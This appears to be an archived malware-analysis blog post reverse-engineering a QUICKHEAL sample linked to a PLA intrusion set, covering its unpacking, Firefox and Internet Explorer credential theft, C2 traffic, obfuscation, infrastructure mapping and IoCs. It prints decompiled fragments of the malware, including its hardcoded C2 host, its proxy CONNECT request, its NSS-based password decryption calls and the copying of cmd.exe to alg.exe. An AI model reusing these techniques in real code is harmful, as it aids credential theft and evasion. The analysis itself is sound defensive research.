A PAINFUL QUICKHEAL – Securite360

By Muffin

Archived: 2026-04-06 00:12:15 UTC

A QUICKHEAL sample (9553567e231a172c69f0ef8800a927193b9cbd49), used in a recent campaign targeting the telecom sector, was recently uploaded to VirusTotal (VT). This malware is closely associated, according to open sources, with a Chinese People’s Liberation Army (PLA)-linked intrusion set known as the Needleminer group, RedFoxtrot, or Nomad Panda

Since I had never worked on QUICKHEAL before and PLA campaigns are rarely documented these days, I was eager to take a closer look at this sample. Thanks to y0sh1mitsu, I was able to retrieve the sample and begin analyzing it. The first thing I noticed is that this 32-bit DLL is protected using VMProtect.



Figure 1: capture from VT

VMProtect is a legitimate commercial tool used to prevent unauthorized reverse engineering of programs. Everyone knows that unpacking malware protected with VMProtect can be painful. Fortunately, I was able to unpack it using OA Labs' Unpac.me. This was a lifesaver—I didn't have to spend hours trying to bypass this protection. Thank you, OA Labs, for your amazing work!

Once unpacked, it becomes possible to begin basic static analysis using PE Bear to gather several pieces of information about this DLL file, such as its name (RasTls.dll), the name of its export (GetOfficeDatatal), and its compilation time (08.04.2022).



Figure 2: PE bear screenshot relating to RasTls.dll

Capabilities

The first noticeable observation about this sample is that the strings provide significant insight into its features and capabilities.

Figure 3: strings inside Quickheal

It is possible to infer from the string **“select * from moz_logins”**, the numerous references to Mozilla Firefox and SQLite databases, as well as the encryption functions, that the malware attempts to retrieve credentials stored in the Firefox browser. All these findings were already documented in a landmark analysis by Recorded Future about RedFoxtrot, which they link to PLA Unit 69010.

As we will see below, the malware dynamically loads the functions required to interact with SQLite databases and NSS (Network Security Services) libraries to decrypt passwords or other sensitive information stored by applications such as Firefox.

While it is quite clear that QUICKHEAL can steal Firefox credentials, it is also worth noting that several clues suggest the malware is capable of stealing passwords stored in Microsoft Internet Explorer as well. Specifically, the malware manipulates Internet Explorer’s GUID (`"abe2869f-9b47-4cd9-a358-c22904dba7f7"`).

```
int __usercall generating_decrypting_key@<eax>(int a1@<edi>)
{
  int i; // eax
  char v3[4]; // [esp+18h] [ebp-558h] BYREF
  int v4[321]; // [esp+1Ch] [ebp-554h] BYREF
  __int16 name_master_key[38]; // [esp+520h] [ebp-50h] BYREF

  v4[0] = 0;
  for ( i = 0; i < 37; ++i )
    name_master_key[i] = 4 * GUID[i];
  return sub_2D27838(0, 0, v4, v3, a1, 74, name_master_key);
}
```

Figure 4: IE’s GUID manipulation

IE passwords are encrypted using cryptographic functions after being salted with a text string generated from this GUID. This GUID can therefore be used to decrypt credentials stored in Internet Explorer, leveraging the `CryptUnprotectData` and `CredEnumerateA` APIs, both of which are also imported by the malware.

Communications

Hardcoded strings also reveal the malware’s C2 address, the port it uses, and the user-agent it employs.

```
int sub_2B496B0()
{
  int v0; // ecx
  int v1; // eax
  int v2; // eax
  char v4[404]; // [esp+0h] [ebp-1D4h] BYREF
  char v5[48]; // [esp+194h] [ebp-40h] BYREF
  void *v6; // [esp+1C4h] [ebp-10h]
  int v7; // [esp+1C8h] [ebp-Ch]
  int v8; // [esp+1D0h] [ebp-4h]

  v7 = -1;
  v6 = &SEH_2B496B0;
  *(_DWORD *)&v5[44] = NtCurrentTeb()->NtTib.ExceptionList;
  strcpy((char *)&c2_name, "swiftandfast.net");
  port_number = 443;
```

Figure 5: Hardcoded C2 name and port

The user-agent can be found in a function whose purpose appears to be formatting the HTTP request used to communicate with the C2:

```
  v5 = formatting_http_request(
         (int)v7,
         2467u,
         (int)"CONNECT %s:%u HTTP/1.0\r\n"
              "User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; .NET CLR 2.0.50727; .NET CLR 3.0.04506"
              ".648; .NET CLR 3.5.21022)\r\n"
              "Host: %s\r\n"
              "Content-Length: 0\r\n"
              "Proxy-Connection: Keep-Alive\r\n"
              "Pragma: no-cache\r\n"
              "%s\r\n",
         C2_domain_name,
         (unsigned __int16)port_number_0,
         C2_domain_name,
         v3);
  return v5 >= 0 && transmit_http_request_(a1, a2, a1, v5, (int)v7, v5) == v5;
}
```

Figure 6: hardcoded user-agent

It is worth noting that the malware attempts to establish an HTTP connection via a proxy, as indicated by strings found in the code: `"Proxy-Authenticate: NTLM"`, `"Proxy-Authorization: NTLM"`, and `"Proxy-Authenticate: Basic"`.

My understanding is that the malware also tries to retrieve the user's internet settings. To achieve this, it appears that the malware passes the arguments of `RegOpenKeyExW` to a wrapper function using position-independent code. However, it is possible to infer the true purpose of this function from the arguments passed to it.

```
LSTATUS read_IE_config()
{
  HKEY phkResult; // [esp+4h] [ebp-48h] BYREF
  __int16 v2; // [esp+8h] [ebp-44h]
  char v3[62]; // [esp+Ah] [ebp-42h] BYREF

  v2 = 0;
  custom_memset((int)v3, 0, 0x3Eu);
  return RegOpenKeyExW_wrapper(HKEY_LOCAL_MACHINE, L"SOFTWARE\\Microsoft\\Internet Explorer", 0, KEY_READ, &phkResult);
}
```

Figure 7: The malware passes the expected arguments for `RegOpenKeyExW` to a wrapper function

Obfuscation

What is particularly interesting is that the developers of the malware did not hold back in their efforts to obfuscate the malware's control flow, even though most strings are in plain text.

Firstly, the malware renames `cmd.exe` to `alg.exe`, which is a legitimate Windows process (Application Layer Gateway Service).

```
02B43545 ; ---------------------------------------------------------------------------
02B43545                 push    offset aAlgExe_0 ; "\\alg.exe"
02B4354A                 lea     ecx, [ebp+var_420]
02B43550                 push    ecx
02B43551                 call    lstrcpW         ; copy of alg.exe in var_420
02B43553                 push    offset aSystem32CmdExe ; "\\system32\\cmd.exe"
02B43558                 lea     edx, [ebp+var_218]
02B4355E                 push    edx
02B4355F                 call    lstrcpW         ; copy "\\system32\\cmd.exe" in var_418
02B43561
02B43561 loc_2B43561:                           ; CODE XREF: sub_2B434A0+8F↑j
02B43561                 lea     eax, [ebp+var_420]
02B43567                 push    eax             ; "alg.exe"
02B43568                 push    edx             ; "\\system32\\cmd.exe"
02B43569                 call    sub_2E35746     ; copy "\\system32\\cmd.exe" into alg.exe
02B4356E                 test    eax, eax
02B43570                 jnz     short loc_2B435A3
02B43572                 push    offset aKernel32Dll_0 ; "kernel32.dll"
02B43577                 push    ecx
02B43578                 call    near ptr loadLibrary
02B4357D                 test    eax, eax
02B4357F                 jz      short loc_2B435A3
02B43581                 push    offset aCopyfilew ; try to use CopyFileW if copy fails
02B43586                 push    eax
02B43587                 call    GetProcAddress_like
02B4358C
```

Figure 8: renaming cmd.exe

This trick may be used to avoid raising suspicion when the malware executes a command.

To make an analyst's job more difficult, I also believe the malware uses a custom API resolver, thereby avoiding direct invocation of these APIs.

```
do
{
  v6 = ModuleName[v25 + lpProcName - ModuleName] ^ (v25 + __ROL4__(0x124A4810, v25));// Obfuscation routine of API
```

Figure 9: custom API resolver

From what I could gather, the malware also uses `LoadLibrary` in an obfuscated manner to load the libraries it needs to decrypt Mozilla passwords. It first reconstructs the path to Mozilla Firefox and then uses registers to load the required DLL. Presumably for obfuscation purposes, the malware uses registers rather than directly invoking the API it wants to load. However, the API being used can be easily inferred from the context.

```
.text:02B489B2                 push    offset aMozsqlite3Dll ; lpLibFileName
.text:02B489B7                 call    ebx             ; LoadlibraryA
.text:02B489B9                 mov     esi, eax
.text:02B489BB                 push    offset aNss3Dll ; lpLibFileName
.text:02B489C0                 mov     [ebp-230h], esi
.text:02B489C6                 call    ebx             ; LoadLibraryA
.text:02B489C8                 push    offset aSqlite3Dll ; lpLibFileName
.text:02B489CD                 mov     edi, eax
.text:02B489CF                 call    ebx             ; LoadLibraryA
```

Figure 9: using loadlibrary in an obfuscated way



Figure 10 : MSDN documentation about loadlibrary

The malware then attempts to resolve the addresses of the exported functions from the previously loaded DLLs by calling the `esi` register, which contains `GetProcAddress` or an equivalent function. To achieve this, it uses the following code:

```
.text:02B48A6D          call    esi
.text:02B48A6F          push    offset aSqlite3ColumnT ; "sqlite3_column_text"
.text:02B48A74          push    edi
.text:02B48A75          mov     [ebp-220h], eax
.text:02B48A7B          call    esi
.text:02B48A7D          cmp     dword ptr [ebp-224h], 0
.text:02B48A84          mov     [ebp-244h], eax
.text:02B48A8A          jnz     near ptr dword_2B48BBC+0Fh
.text:02B48A90          push    offset aNssInit ; "NSS_Init"
.text:02B48A95          push    edi
.text:02B48A96          call    esi
.text:02B48A98          push    offset aPk11Getinterna ; "PK11_GetInternalKeySlot"
.text:02B48A9D          push    edi
.text:02B48A9E          mov     [ebp-228h], eax
.text:02B48AA4          call    esi
.text:02B48AA6          push    offset aPk11Authentica ; "PK11_Authenticate"
.text:02B48AAB          push    edi
.text:02B48AAC          mov     [ebp-238h], eax
.text:02B48AB2          call    esi
.text:02B48AB4          push    offset aNssbase64Decod ; "NSSBase64_DecodeBuffer"
.text:02B48AB9          push    edi
.text:02B48ABA          mov     [ebp-21Ch], eax
.text:02B48AC0          call    esi
.text:02B48AC2          push    offset aPk11sdrDecrypt ; "PK11SDR_Decrypt"
.text:02B48AC7          push    edi
.text:02B48AC8          mov     [ebp-22Ch], eax
.text:02B48ACE          call    esi
.text:02B48AD0          push    offset aPk11Freeslot ; "PK11_FreeSlot"
.text:02B48AD5          push    edi
.text:02B48AD6          mov     [ebp-214h], eax
.text:02B48ADC          call    esi
.text:02B48ADE          push    offset aNssShutdown ; "NSS_Shutdown"
.text:02B48AE3          push    edi
.text:02B48AE4          mov     [ebp-234h], eax
.text:02B48AEA          call    esi
.text:02B48AEC          push    offset aSqlite3Open ; "sqlite3_open"
.text:02B48AF1          push    ebx
.text:02B48AF2          mov     [ebp-218h], eax
.text:02B48AF8          call    esi
.text:02B48AFA          push    offset aSqlite3Close ; "sqlite3_close"
```

figure 11: DLLs’ export dynamic resolution

The addresses of the resolved functions are stored in local variables (`[ebp-...h]`) for subsequent use.

However, it is worth noting that the arguments are pushed in reverse order. This aligns with the MSDN documentation, which states:



Figure 12 : MSDN documentation relating to GetProcAddress

`hModule` is a handle returned by `LoadLibraryA`, and `lpProcName` corresponds to the name of the function or variable. While these two items are pushed onto the stack before the call, the function name is pushed first, followed by the handle. This suggests that the malware uses a custom version of `GetProcAddress`.

Infrastructure mapping

While reversing QUICKHEAL was challenging, pivoting on its infrastructure was much easier. Passive DNS records suggest that the same infrastructure has been in use for the past couple of years, likely across different campaigns. For example, swiftandfast[.]net seems to have been used over two years.

While I cannot completely rule out false positives in the list of domains I gathered, I made an effort to exclude domains that fall outside the known timeframe of operation (i.e., 2022–2024). That being said, the attacker relied on commercial services such as Vultr or DigitalOcean.



Figure 14 : Overview of the attacker's infrastructure

Since attackers are likely to choose domain names designed to fly under the radar, the targeted countries and, at times, sectors can often be deduced from them. For example, several domain names use the `.in` top-level domain, suggesting that India was one of the targets of this intrusion set. Moreover, several domains mimic the names of institutions in specific sectors in India, such as the telecom or space industries. For example, some domains use the acronym BSNL, which stands for Bharat Sanchar Nigam Limited, an Indian telecommunications firm. Other domains mention ISRO, which is the Indian Space Research Organisation.



Figure 15: Infrastructure cluster using indian top level domains or themes.

While 165.22.211[.]185 was resolved by indian related domain mostly in 2022 (starting from may), it is worth noting that a QUICKHEAL sample was already communicating with this IP address in 2021.

Moreover, in some cases, the attackers appear to have used news-themed domains such as www.dailysaudinews[.]com or ju-news[.]kr. Since these domains were not resolving to the IP address associated with swiftandfast[.]net at the same time, it is possible that the IP address was redistributed. However, newspapers and other news outlets are often accessed on professional workstations, making mimicking media websites an effective way to remain undetected. Additionally, these domains are either not hosting any content or are hosting websites that appear to have been generated using ChatGPT. These elements suggest that the Middle East and South Korea may have also been targeted, although with lower confidence.



Figure 16: Infrastructure cluster related to South Korea

These different graphs illustrate that the attackers have poor operational security (OPSEC). Indeed, they seemed to have reused the same infrastructure for extended periods and across campaigns targeting multiple countries and sectors. Additionally, the same IP addresses were resolved by multiple domains used by the attackers, enabling us to map their infrastructure with relative ease.

This lack of OPSEC stands in stark contrast to the obfuscation techniques employed by QUICKHEAL, such as packing with VMProtect and the use of position-independent code. Several reasons could explain this discrepancy. For instance, different teams might be responsible for malware development and infrastructure management. To reduce costs, the attackers may have chosen to reuse the same infrastructure across multiple campaigns. Finally, it cannot be ruled out that this infrastructure is shared among several different intrusion sets with varying levels of OPSEC.

IoCs

IP addresses:

65[.]20[.]90[.]139 (2024)
206[.]189[.]140[.]214 (2024)
141[.]164[.]40[.]183 (2024)
165[.]22[.]211[.]185 (2022)
172[.]105[.]48[.]166 (2022)
68[.]183[.]82[.]31 (2022)

Domains – High confidence

swiftandfast[.]net
isrosdsc[.]camdvr[.]org
indiabsnl[.]in
indian[.]mefound[.]com
swiftandfast[.]net
bbnmsportal[.]in
indiabsnl[.]com
indiaeducation[.]mefound[.]com
daypmsts[.]isronrsc[.]giize[.]com
www[.]bbsaili[.]camdvr[.]org
bbsaili[.]camdvr[.]org
sts[.]isronrsc[.]giize[.]com
isronrsc[.]giize[.]com
nitmz[.]in
admitcard[.]nitmz[.]in
ftp[.]isronrsc[.]giize[.]com
www[.]isronrsc[.]giize[.]com
_bimi.isronrsc[.]giize[.]com
default._bimi.isronrsc[.]giize[.]com

IoCs Low confidence:

www[.]dailysaudinews[.]com
dailysaudinews[.]com
ju-info[.]kr
ju-news[.]kr
junews[.]co[.]kr
ju-tech[.]kr
smartkids[.]jupi[.]in
jupi[.]in
mangalamservices[.]jupi[.]in

Source: https://securite360.net/a-painful-quickheal